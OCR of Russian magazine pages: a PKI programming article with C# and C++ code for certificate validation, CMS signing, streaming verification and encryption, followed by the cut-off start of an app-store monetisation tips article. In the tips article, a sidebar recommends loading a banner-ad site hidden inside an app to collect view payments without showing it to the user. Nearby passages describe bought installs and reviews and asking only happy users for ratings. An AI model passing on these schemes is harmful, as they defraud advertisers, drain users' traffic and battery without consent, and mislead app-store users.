
Перед тем как заюзать наш сертификат, необходимо его проверить. Процедура включает в себя проверку цепочки сертификации, проверку срока действия и проверку, не отозван ли сертификат. Если мы подпишем файл недействительным сертификатом, подпись будет недействительной.

```
X509Chain certificateChain = new X509Chain {
  ChainPolicy = {
```

```
        RevocationMode = X509RevocationMode.Online,
        VerificationFlags = X509VerificationFlags.IgnoreNotTimeValid,
        RevocationFlag = X509RevocationFlag.ExcludeRoot
      }
    };

    bool chainOk = certificateChain.Build(certificate);
    bool certNotExpired = (certificate.NotAfter >= DateTime.Now)
                          && (certificate.NotBefore <= DateTime.Now);
```

Мы проверили сертификат и убедились, что он в порядке. Переходим непосредственно к подписыванию данных. Подпись бывает двух видов: прикрепленная и открепленная.



Прикрепленная
и открепленная подписи

Результатом прикрепленной подписи будет CMS (Cryptography Message Syntax) — сообщение, содержащее как подписываемые данные, так и саму подпись. Открепленная подпись содержит только саму подпись. Рекомендую использовать именно открепленную подпись, потому что с ней намного

меньше мороки. В нее проще поставить метку времени, она меньше весит, так как не содержит подписываемые данные. Подписываемые данные легко открыть, посмотреть. В случае прикрепленной подписи для того, чтобы просмотреть подписанные данные, CMS-сообщение необходимо сначала декодировать. В общем, прикрепленной подписи я рекомендую избегать всеми силами. Если потребуется передавать подпись и контент вместе, рассмотри вариант архивирования (вместо использования прикрепленной подписи используй открепленную, просто заархивируй подписываемый файл и открепленную подпись). Посмотрим на код подписи (C#):

```
public byte[] SignAttached(X509Certificate2 certificate, byte[] dataToSign) {
    ContentInfo contentInfo = new ContentInfo(dataToSign);
    SignedCms cms = new SignedCms(contentInfo, false);
    CmsSigner signer = new CmsSigner(certificate);
    cms.ComputeSignature(signer, false);
    return cms.Encode();
}

public byte[] SignDetached(X509Certificate2 certificate, byte[] dataToSign) {
    ContentInfo contentInfo = new ContentInfo(dataToSign);
    SignedCms cms = new SignedCms(contentInfo, true);
    CmsSigner signer = new CmsSigner(certificate);
    cms.ComputeSignature(signer, false);
    return cms.Encode();
}
```

Но, как обычно это бывает у Microsoft, стоит сделать маленький шаг в сторону, и розовый волшебный мир рушится

Глядя на примеры кода, можно подумать, что работа с подписью в .NET реализована достаточно хорошо. Но, как обычно это бывает у Microsoft, стоит сделать маленький шаг в сторону, и розовый волшебный мир рушится. Рассмотрим, например, случай, в котором необходимо осуществить подпись большого файла, размером 600 MiB. Внимательные читатели обратили внимание на сигнатуру метода подписи — он принимает на вход массив байтов. При попытке загрузить в массив байтов 600 MiB мы получим OutOfMemoryException.

Что же делать, спросишь ты? Обращаться к основам — отвечу я! Очевидно, раз нельзя загрузить в память 600 MiB, то необходимо файл грузить и обрабатывать по кусочкам. .NET-обертки над CMS так не умеют. На помощь нам приходит MS Crypto API. MS Crypto API содержит два набора функций для работы с CMS: Simplified Message Fuctions и Low Level Message Functions. Для работы с большими файлами нам нужны Low Level. Полную реализацию на C# можно посмотреть тут. Я же предпочитаю работать с криптографией на языке C++. Кода в результате писать приходится меньше, а работает он быстрее. Рассмотрим порядок действий для реализации подписи в поточном режиме:

- Получаем `PCCERT_CONTEXT`;
- Заполняем структуры `CMSG_STREAM_INFO`, `CRYPT_ALGORITHM_IDENTIFIER`, `CMSG_SIGNER_ENCODE_INFO`, `CMSG_SIGNED_ENCODE_INFO`;
- Получаем хендл сообщения с помощью функции **`CryptMsgOpenToEncode`**. Для открепленной подписи необходимо передать соответствующий флаг `CMSG_DETACHED_FLAG`;
- В цикле вызываем функцию **`CryptMsgUpdate`** и «скармливаем» ей по кусочкам файл, который необходимо подписать.

На C++ будет что-то вроде:

```
ISigner signer = null;
// Заполняем структуры
...
// Открываем сообщение для кодирования
HCRYPTMSG hMsg = CryptMsgOpenToEncode (
  (X509_ASN_ENCODING | PKCS_7_ASN_ENCODING), // Encoding type
  dwFlags,                // Flags
  CMSG_SIGNED,            // Message type
  &SignedMsgEncodeInfo,   // Pointer to structure
  NULL,                   // Inner content object ID
  &stStreamInfo           // Stream information (not used)
);
...
// Обрабатываем файл для подписи по кусочкам
while ( ( bytesRead = inputStream->Read(buf, blockSize, 0,
blockSize) ) > 0 ) {
  processedDataLen += bytesRead;
  BOOL lastcall = (processedDataLen == streamLength);
  BOOL successful = CryptMsgUpdate(hMsg, (const BYTE*)buf,
  bytesRead, lastcall);
```

```
}
// Закрываем хендл
CryptMsgClose(hMsg);
return S_OK;
```

Вызов кода на C++ из C# будет выглядеть примерно так:

```
ISigner signer = null;
PkiFactory.CreateSigner(out signer);

X509Store store = new X509Store("My");
store.Open(OpenFlags.ReadOnly);
var cert = GetCertificates(store);

string file = @"d:\tmp\masyanya.bin";
using (var inputStream = File.OpenRead(file))
using (var outputStream = File.Create(file + ".sig")) {
  var reader = new StreamReader(inputStream);
  var writer = new StreamWriter(outputStream);
  int result = signer.Sign(reader, writer, cert, 1);
  Debug.Assert(result == 0, "Подпись не прошла.");
}
```

Внимательный читатель удивится — что это за **`IStreamReader* inputStream`**, **`IStreamWriter* outputStream`**, **`ICertificate* signCertificate`**? Ответ следует из названия переменных, но есть одна тонкость, которая для многих окажется сюрпризом. IStreamReader, IStreamWriter, ICertificate — это интерфейсы, реализованные на C#, и это не COM-объекты. При этом мы спокойно можем вызывать их методы в нативном C++. Как сделать такую красоту — тема отдельной статьи. В результате успешного выполнения операции мы получим криптографическое сообщение. Для кодирования сертификатов X.509 и криптографических сообщений используется Abstract Syntax Notation One, или, по-простому, ASN 1. Для просмотра файлов, закодированных в ASN 1, можно воспользоваться бесплатным ASN.1 Editor.

```
ASN.1 Editor - Opening File: vmware-0.log.sig
File  View  Tools  Help
(0,310074) SEQUENCE
  (5,9) OBJECT IDENTIFIER : signedData : '1.2.840.113549.1.7.2'
  (16,310058) CONTEXT SPECIFIC (0)
    (21,310053) SEQUENCE
      (26,1) INTEGER : '1'
      (29,12) SET
      (43,307241) SEQUENCE
        (48,9) OBJECT IDENTIFIER : data : '1.2.840.113549.1.7.1'
        (59,307225) CONTEXT SPECIFIC (0)
          (64,307220) OCTET STRING : '323031352D31302D32385431353A35393A30302E3832352B30333A30307C20766D787C
      (307289,2117) CONTEXT SPECIFIC (0)
      (309410,665) SET
        (309414,661) SEQUENCE
          (309418,1) INTEGER : '1'
          (309421,186) SEQUENCE
            (309424,165) SEQUENCE
              (309427,22) SET
                (309429,20) SEQUENCE
                  (309431,3) OBJECT IDENTIFIER : organizationName : '2.5.4.10'
                  (309436,13) UTF8 STRING : '[redacted]
              (309451,68) SET
                (309453,66) SEQUENCE
                  (309455,3) OBJECT IDENTIFIER : organizationalUnitName : '2.5.4.11'
                  (309460,59) UTF8 STRING : 'Удостоверяющий и Ключевой центр'
              (309521,35) SET
                (309523,33) SEQUENCE
                  (309525,3) OBJECT IDENTIFIER : title : '2.5.4.12'
                  (309530,26) UTF8 STRING : 'Администратор'
File Name: C:\Users\Erygin.Ale\Documents\LSS\vmware-0.log.sig    Size: 310079 (bytes)
```

Подпись изнутри

ПРОВЕРКА ПОДПИСИ И ДЕКОДИРОВАНИЕ

А теперь, дорогой читатель, представь, что ты большой начальник и должен принять важное стратегическое решение на основе отчета, который тебе прислал сотрудник по электронной почте. Для твоего удобства отчет был подписан открепленной подписью. Открыв почту и скачав отчет, ты, как опытный, знающий жизнь человек, не спешишь принимать на веру содержимое отчета и проверяешь подпись. После проверки выясняешь, что подпись неверна — не сошлась контрольная сумма. В результате оповещаешь службу безопасности, которая проводит расследование и выясняет, что хитрые конкуренты взломали почтовый сервер и отправили тебе фальшивый документ. Тебя наградили за бдительность, конкурентов посадили, а компания наконец-то получила оригинальный отчет с проверенной электронной подписью.



INFO

Среди .NET-девелоперов бытует мнение, что программировать на C++ сложнее и дольше. Уверяю тебя, в случае с криптографией ситуация противоположна. Гораздо быстрее написать код на C++ и вызвать его из .NET.

Если пользователь прислал тебе отчет в виде прикрепленной подписи, тебе для чтения придется его декодировать:

```
public bool VerifyAttached(byte[] dataToVerify) {
  try {
    var cms = new SignedCms();
    cms.Decode(dataToVerify);
    foreach (var signer in cms.SignerInfos) {
      signer.CheckSignature(true);
    }
    return true;
  }
  catch (CryptographicException) {
    return false;
  }
}

public byte[] Decode(byte[] signedCms) {
  var cms = new SignedCms();
  cms.Decode(signedCms);
  return cms.ContentInfo.Content;
}
```

Нетрудно догадаться, что и тут разработчики .NET Framework подложили нам свинью. Не можем мы проверить подпись большого файла! По той же самой причине — OutOfMemoryException. Но и эту проблему несложно решить, обратившись к магии MS Crypto API. Так как код поточной проверки подписи достаточно длинный, остановлюсь на основных моментах:

```
// Заполняем структуры
...

// Открываем сообщение для декодирования
HCRYPTMSG msg = CryptMsgOpenToDecode(...);

// Декодируем сообщение по кусочкам
while ((bytesRead = inputStream->Read(&buf.at(0), blockSize, 0,
blockSize)) > 0) {
  totalBytesRead += bytesRead;
  CryptMsgUpdate(msg, &buf.at(0), bytesRead, totalBytesRead ==
  fileSize);
```

```
}

// Получаем информацию о подписанте
PCCERT_CONTEXT pSignerCertContext =
CertGetSubjectCertificateFromStore(hStore,
    X509_ASN_ENCODING | PKCS_7_ASN_ENCODING,
    (PCERT_INFO)((void*)(&signerCertInfo.at(0))));

// Проверяем подпись
BOOL ok = CryptMsgControl(msg, 0, CMSG_CTRL_VERIFY_SIGNATURE,
pSignerCertContext->pCertInfo));
```

А так будет выглядеть код проверки подписи при вызове из C#:

```
ISignatureVerifier verifier = null;
PkiFactory.CreateSignatureVerifier(out verifier);
using (var inputStream = File.OpenRead(file + ".sig"))
using (var contentStream = File.OpenRead(file)) {
  var reader = new StreamReader(inputStream);
  var contentReader = new StreamReader(contentStream);
  var error = verifier.VerifyDetachedSign(contentReader, reader);
  Debug.Assert(error == 0, "Проверка подписи не прошла");
}
```

ШИФРОВАНИЕ

Зачем нужно шифрование, все уже знают. PKI нам дает полезную плюшку: мы можем зашифровать один документ так, что расшифровать его смогут несколько получателей. Это очень удобно. Для этого нам нужно иметь сертификаты получателей.

```
public byte[] Encrypt(byte[] dataToEncrypt, params
X509Certificate2[] recepients) {
  var contentInfo = new ContentInfo(dataToEncrypt);
  var recipientsCertificates = new
  X509Certificate2Collection(recepients);
  var recipients = new
  CmsRecipientCollection(SubjectIdentifierType
  .IssuerAndSerialNumber, recipientsCertificates);
  var cms = new EnvelopedCms(contentInfo);
  cms.Encrypt(recipients);
  return cms.Encode();
}
```

РАСШИФРОВАНИЕ

При расшифровании необходимо, чтобы сертификат, указанный при шифровании в коллекции получателей, был установлен в хранилище сертификатов. Так как сообщение может быть зашифровано и адресовано нескольким получателям, для расшифрования нам необходимо найти того получателя, сертификат которого установлен в нашем хранилище сертификатов.

```
public byte[] Decrypt(byte[] encryptedData) {
  var envelopedCms = new EnvelopedCms();
  envelopedCms.Decode(encryptedData);
  X509Store store = new X509Store("My");
  store.Open(OpenFlags.ReadOnly);

  RecipientInfo recipientInfo =
  envelopedCms.RecipientInfos.Cast<RecipientInfo>()
    .FirstOrDefault(x => FindCertificate((X509IssuerSerial)x
    .RecipientIdentifier.Value) != null);
  envelopedCms.Decrypt(recipientInfo);
  return envelopedCms.ContentInfo.Content;
}

private X509Certificate2 FindCertificate(X509IssuerSerial
issuerSerial) {
  var store = new X509Store(StoreName.My,
  StoreLocation.CurrentUser);
  store.Open(OpenFlags.ReadOnly | OpenFlags.OpenExistingOnly);
  return store.Certificates
    .Find(X509FindType.FindByIssuerDistinguishedName,
    issuerSerial.IssuerName, false)
    .Find(X509FindType.FindBySerialNumber,
    issuerSerial.SerialNumber, false).Cast<X509Certificate2>()
    .FirstOrDefault();
}
```


ЗАКЛЮЧЕНИЕ


В статье не удалось охватить все аспекты PKI, так как их очень много. Тем не менее закодить основные операции ты теперь сможешь без проблем. Разработчикам, которые умеют писать на C#, рекомендую освоить C++ хотя бы на базовом уровне. Это очень пригодится, когда придется работать с нативными функциями. А до многих возможностей ОС по-другому и не добраться, так как .NET реализует весьма ограниченный набор возможностей. Напри-

мер, .NET не имеет полной поддержки MS Crypto API и CNG (cryptography next geberation), поэтому тебе придется писать тонны P/invoke-кода на C# либо значительно меньше на C++.

Как видишь, работа с PKI достаточно сложная и требует серьезной подготовки, выдержки и терпения. Перед тем как бросаться реализовывать классные фичи, крайне важно понимать основные концепции PKI.

За кадром остались поточное шифрование и расшифрование, подпись несколькими сертификатами, генерация запросов на сертификат и многое другое, но основу я тебе показал. Код примеров с тестами можно скачать на GitHub.






Владимир Петрович
Тимофеев
rusdelphi.com

10 СОВЕТОВ НА 10 МИЛЛИОНОВ

ЗАРАБОТОК В МАГАЗИНАХ ПРИЛОЖЕНИЙ: ОПЫТ ДЕСЯТИ МИЛЛИОНОВ УСТАНОВОК



С 1 июня 2014 года одно из моих приложений пережило 65 обновлений и в декабре 2015-го наконец получило более десяти миллионов установок. Поэтому я почувствовал, что имею моральное право сделать статью с советами о том, как достичь аналогичного процветания :).

1. ИССЛЕДУЙ РЫНОК И СДЕЛАЙ ПЛАН

Пионерам разработки жить было легко — все, что они писали, было востребовано. Сейчас же браться за новое приложение без долгого изучения рынка практически бессмысленно. Приложение должно либо быть единственным и неповторимым, либо решать все те же задачи, но быстрее/лучше/бесплатно (и без рекламы). Но и этого на самом деле недостаточно. Нужно заранее продумать содержание приложения, его нишу в магазине и способы монетизации.

Начинай разработку с анализа рынка, для этого ответь на вопросы:

- Что ищут пользователи?
- Какие потребности еще не удовлетворены приложениями?
- Какие есть приложения, которым не хватает пары-тройки убийственных функций?

Зарабатывай, как хакер

Реклама, как ни крути, раздражает пользователей. А что, если убрать ее совсем и зарабатывать на ее просмотрах, но не показывать пользователю? Для этого:

1. Делаешь сайт с баннерами, платящими за просмотры (читай — за посещения).
2. Делаешь сервис в приложении, в котором будет этот сайт загружаться.

Показывать сам сайт пользователю необязательно. Все работает, у пользователя расходуется чуть трафика и немного электричества, и все довольны... до тех пор, пока (если) тебя не настигнут репрессии со стороны Гугла.

2. СДЕЛАЙ ЛОКАЛИЗАЦИЮ

Родные средства разработки позволяют сразу выпустить приложение с интерфейсами для разных языков. Для этого достаточно добавить новый файл strings.xml в нужную папку проекта. Операционная система сама подставит

подходящие строковые ресурсы во время работы приложения. А если подходящих не найдет, то возьмет ресурсы по умолчанию.

К примеру, если на устройстве у нас стоит финский язык, а в приложении доступны только русские и дефолтные английские строчки, ОС выберет английские строчки, так как финских ресурсов нет. Если на устройстве будет стоять русский, то подгрузится русская локализация.

Существует много сайтов, помогающих делать локализацию приложений. Например, oneskyapp.com — в нем можно организовать перевод XML-файлов с указанием на скриншотах, где строчка будет использоваться в приложении. Это очень важно для переводчика — контекст фразы может быть непонятен. Проект можно сделать открытым и позвать всех желающих помочь в переводе своего приложения.

3. ПЕРЕВЕДИ ОПИСАНИЕ В GOOGLE PLAY

Консоль разработчика позволяет добавить описания на разных языках. Мы можем выставить разные иконки, баннеры, тексты, адаптировав их под особенности пользователей конкретной страны. Здесь мы видим большой простор для ASO (поисковая оптимизация приложений). В каждой стране есть свои часто употребляемые ключевые слова, нам обязательно нужно использовать их в тексте описания.

4. ЭКСПЕРИМЕНТИРУЙ

Желтая или зеленая иконка? Синий или красный фон у баннера? Часто сразу непонятно, какой лучше выбрать дизайн или описание. Поэтому были придуманы сервисы для тестирования вариантов пользователями. Они отвечали на вопрос, что больше нравится. А сейчас проводить такие эксперименты можно сразу в Google Play. Настроить эксперимент можно также в консоли разработчика. Маркет сам разделит пользователей пополам и скажет, где установок было больше, а где меньше.

Запустить несколько экспериментов одновременно не получится, так что экспериментируй постоянно.

5. УВЕЛИЧЬ ШТАТ ПРОЕКТА

Не очень антикризисный совет, но... с ростом качества приложений и конкуренции между ними требуется работа не одного разработчика, а целого отдела. Нужен дизайнер, понимающий, как взаимодействует с приложением пользователь, он должен знать особенности операционной системы и принципы навигации по приложениям и внутри их. Требуется продуктовый менеджер, отвечающий за потребительские качества приложения, знающий свою нишу в магазине приложений и готовящий для приложения название, описание и прочую мишуру, без которой пользователь тебя не заметит. Не повредит

и специалист по продвижению приложений, поскольку каждый магазин имеет свои методы для этого. Ну и конечно, ты — программист, который сделает быстрое и плавное анимированное приложение (стильно, модно, молодежно). Оптимизация работы приложения требует достаточно высокой квалификации и знаний. Так что подключай к проекту друзей, знакомых и всех, кого можешь.

Внимание: комментирует IT-эксперт

Все школьники мечтают об айфонах, но покупают им, по финансовым соображениям, обычно смартфоны на Андроиде. И в этом заключается наша программистская интернациональная боль: довольные двоечники, прямо не вылезая с уроков, ставят оценки нашим приложениям и пишут к ним бессвязные отзывы, которые не имеют значения для других пользователей, но учитываются Гуглом и влияют на наш рейтинг и место в поисковой выдаче.

6. ТЕСТИРУЙ ПРИЛОЖЕНИЕ

Это может показаться банальностью, но тестов много не бывает. Тестируй сам, подключай друзей к процессу! Можно написать автоматические тесты (это большая тема для отдельной статьи), существуют и сервисы для тестирования приложений на реальных устройствах. Тесты можно устроить прямо в маркете (альфа- и бета-тестирование). Для этих тестов можно собрать группу в G+, все ее пользователи смогут установить еще не опубликованное приложение или получат обновление. Также можно выслать приглашение к тестированию на имейл.

Когда тестирование закончилось, можно эту версию приложения сразу опубликовать.

7. НЕ ЗАБЫВАЙ ПРО ОБРАТНУЮ СВЯЗЬ

Для сбора мнений эффективнее всего организовать сообщество пользователей в соцсетях. Необходимо читать отзывы о приложении в GP, и на них лучше отвечать.

Пользователи часто сами подсказывают, каких функций им не хватает, так что это реальная возможность улучшить приложение и повысить его ценность в глазах потребителей.

↑

Формула расчета поисковой выдачи

Вот формула формирования выдачи приложений по поисковому запросу: рейтинг + установки + «магия». Думаю, с первыми двумя математическими факторами все ясно и понятно. На них выросла целая индустрия покупки и продажи установок и отзывов (тот же самый IT-эксперт за 50 копеек, используя школьный Wi-Fi, напишет хвалебный отзыв и скачает приложение, ему совсем не нужное).

А вот в раздел «магия» регулярно пытаются заглянуть целые агентства, благодаря чему мы кое-что о нем узнали:

1. Фактор «магия» меняется Гуглом для перетряски приложений в маркете.
2. На него влияет имя пакета приложения и ключевые слова из описания и названия.
3. Фактор учитывает заработки, то есть покупки самого приложения или внутри него (в этом есть прямой экономический интерес, так как 30% получит сам Гугл).
4. Учитываются технологии, используемые в приложении, то есть использование рекомендуемого дизайна или библиотек в поиске поднимет тебя выше тех, кто не использует их (этот тезис спорный).
5. Ответы на негативные отзывы — обратная связь.
6. Факторы полезности для пользователя: время работы с приложением, вре-

8. ПРОСИ ПОЛЬЗОВАТЕЛЕЙ ОБ ОТЗЫВАХ

Отзывы и оценки очень важны для продвижения, но нам-то нужны только хорошие! Поэтому (и не нами с тобой) было придумано просить о рейтинге только лояльных пользователей. Для этого нужно собирать небольшую статистику внутри приложения и по ней понимать, просить или не просить отзыв. Еще один вариант: вывести диалоговое окно со звездочками и, если пользователь ставит 4–5, отправлять в маркет оставлять отзыв, если меньше — катапультировать пользователя писать письмо в поддержку с претензиями или пожеланиями.

9. ПОЛОЖИ БОЛТ НА КОНКУРЕНЦИЮ

